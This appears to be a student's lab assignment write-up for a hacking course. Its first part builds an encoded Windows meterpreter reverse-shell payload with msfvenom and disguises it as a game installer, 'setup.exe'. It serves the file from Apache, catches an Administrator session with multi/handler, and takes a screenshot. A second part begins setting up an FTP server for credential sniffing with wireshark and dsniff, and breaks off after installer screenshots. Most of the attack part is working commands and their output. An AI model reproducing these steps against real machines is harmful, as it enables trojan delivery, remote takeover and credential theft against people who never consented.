Assignment Day 6 | 30th August 2020

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Solution:

Creating payload for windows

Step1 :- check for SSH service in kali-linux

```
vikas@kali:~$
vikas@kali:~$ sudo su -
[sudo] password for vikas:
root@kali:~#
root@kali:~#
root@kali:~# systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2020-09-01 21:06:01 PDT; 5h 40min ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 698 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 707 (sshd)
    Tasks: 1 (limit: 2274)
   Memory: 7.7M
   CGroup: /system.slice/ssh.service
           └─707 /usr/sbin/sshd -D

Sep 01 21:06:01 kali sshd[707]: Server listening on :: port 22.
Sep 01 21:06:01 kali systemd[1]: Started OpenBSD Secure Shell server.
Sep 01 21:11:58 kali sshd[1258]: Accepted password for vikas from 192.168.20.199 port 65495 ss>
Sep 01 21:11:58 kali sshd[1258]: pam_unix(sshd:session): session opened for user vikas by (uid>
Sep 02 00:51:05 kali sshd[1917]: Accepted password for vikas from 192.168.20.199 port 59664 ss>
Sep 02 00:51:05 kali sshd[1917]: pam_unix(sshd:session): session opened for user vikas by (uid>
Sep 02 02:03:12 kali sshd[2262]: Accepted password for vikas from 192.168.20.199 port 56106 ss>
Sep 02 02:03:12 kali sshd[2262]: pam_unix(sshd:session): session opened for user vikas by (uid>
Sep 02 02:46:11 kali sshd[2445]: Accepted password for vikas from 192.168.20.200 port 53342 ss>
Sep 02 02:46:11 kali sshd[2445]: pam_unix(sshd:session): session opened for user vikas by (uid>
```

SSH service is up and running. So we can access this machine through any ssh clients.

Step 2 :- install webserver (apache2).

```
root@kali:~# apt install apache2 -y
```

Step 3:- Restart and enable the webserver through systemctl command

```
root@kali:~# systemctl restart apache2.service
```

```
root@kali:~# systemctl enable apache2.service
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.
root@kali:~#
```

Step 4:- check the status of the webserver

```
root@kali:~# systemctl status apache2.service
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: disabled)
   Active: active (running) since Wed 2020-09-02 03:13:13 PDT; 1min 18s ago
     Docs: https://httpd.apache.org/docs/2.4/
 Main PID: 13648 (apache2)
    Tasks: 6 (limit: 2274)
   Memory: 18.0M
   CGroup: /system.slice/apache2.service
           ├─13648 /usr/sbin/apache2 -k start
           ├─13649 /usr/sbin/apache2 -k start
           ├─13650 /usr/sbin/apache2 -k start
           ├─13651 /usr/sbin/apache2 -k start
           ├─13652 /usr/sbin/apache2 -k start
           └─13653 /usr/sbin/apache2 -k start

Sep 02 03:13:13 kali systemd[1]: Starting The Apache HTTP Server...
Sep 02 03:13:13 kali apachectl[13637]: AH00558: apache2: Could not reliably determine the serve>
Sep 02 03:13:13 kali systemd[1]: Started The Apache HTTP Server.
lines 1-18/18 (END)
```

Hence our webserver is up and running. Now we make a folder in our web directory .


```
root@kali:~# cd /var/www/html/
```

Step 5:- Creating venom

```
root@kali:/var/www/html# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e
 x86/shikata_ga_nai -b "\x00" LHOST=192.168.20.221 -f exe > /var/www/html/counterstrike/setup.ex
e
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali:/var/www/html#
```

Transfer the payload to the victim's machine.

Step 6:- On the victim’s windows machine browse the file location.



Step 7:- Download and install setup.exe file

Exploit the victim's machine.

Step 8:- on kali machine go to msfconsole

```
msf5 > use multi/handler
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
```

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
)
   LHOST     192.168.20.221   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) >
```

Now we are ready to exploit

Run the command exploit –j –z

```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.20.221:4444
msf5 exploit(multi/handler) >
```

As soon as victim run setup.exe on his machine we have the exploit that machine

```
sessions

Active sessions
===============

  Id  Name  Type                     Information                                      Connection
  --  ----  ----                     -----------                                      ----------
  1         meterpreter x86/windows  WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH  192.168.20
.221:4444 -> 192.168.20.222:49758 (192.168.20.222)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

Now we have exploited the victims machine

```
meterpreter > sysinfo
Computer        : WIN-2P0T021FDJH
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```


```
meterpreter > screenshot
Screenshot saved to: /root/mWNxeXAd.jpeg
```


Question 2:

- **Create an FTP server**
- **Access FTP server from windows command prompt**
- **Do an mitm and username and password of FTP transaction using wireshark and dsniff.**


Solution:-

Creating an FTP server







Click next




Click next




Click next




Click next 2 times






click on install

